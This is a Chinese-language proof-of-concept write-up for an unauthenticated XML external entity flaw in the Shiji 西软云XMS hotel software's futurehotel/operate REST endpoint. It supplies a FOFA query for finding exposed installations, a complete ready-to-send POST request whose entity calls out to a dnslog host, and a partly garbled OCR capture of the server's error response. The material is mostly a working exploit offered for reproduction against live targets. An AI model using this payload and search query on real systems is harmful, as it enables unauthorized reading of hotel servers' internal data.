
X1-1西软云-XMS-XXE

漏洞描述:

西软云XMS /XopServerRS/rest/futurehotel/operate接口处存在XML实体注入漏洞,未经身份认证的攻击者可利用此漏洞获取服务器内部敏感数据,使系统处于极不安全状态。

网站图片:



网络测绘:

fofa语法:

FOFA: app="shiji-西软云XMS"

漏洞复现:

payload:

POST /XopServerRS/rest/futurehotel/operate HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.3157.54 Safari/537.36
Connection: close
Content-Type: text/xml
Accept-Encoding: gzip

<!DOCTYPE root [<!ENTITY % remote SYSTEM "http://xxx.dnslog.cn"> %remote;]>

效果图: Dnslog验证

```
Request
                                                                    〈 〉 数据包扫描 热加载 构造请求 💥
                                                                                                                 Responses 702bytes / 4999ms
                                                                                                                        HTTP/1.1-500-Internal-Server-Error
1 POST /XopServerRS/rest/futurehotel/operate HTTP/1.1
                                                                                                                        Server: Apache-Coyote/1.1
Content-Type: text/html; charset=utf-8
       Host:
       User-Agent: Mozilla/5.0 (Macintosh; Intel-Mac-OS-X-10_12_6) AppleWebKit/537.36 (KHTML, like-Gecko)
       Chrome/108.0.3157.54 Safari/537.36
                                                                                                                        Date: Thu, 29 Feb 2024 14:48:14 GMT
       Connection: close
                                                                                                                        Connection: close
       Content-Type: text/xml
                                                                                                                        Content-Length: 702
       Accept-Encoding: gzip
                                                                                                                        <html><head><title>Error Report </title><st
       sans-serif;color:white;background-color:#5
                                                                                                                        Arial, sans-serif; color: white; background-col
{font-family: Tahoma, Arial, sans-serif; color
                                                                                                                         font-size:14px;} BODY {font-family:Tahoma,/
                                                                                                                        background-color:white;} B-{font-family:Tal
background-color:#525D76;} -P-{font-family:
```

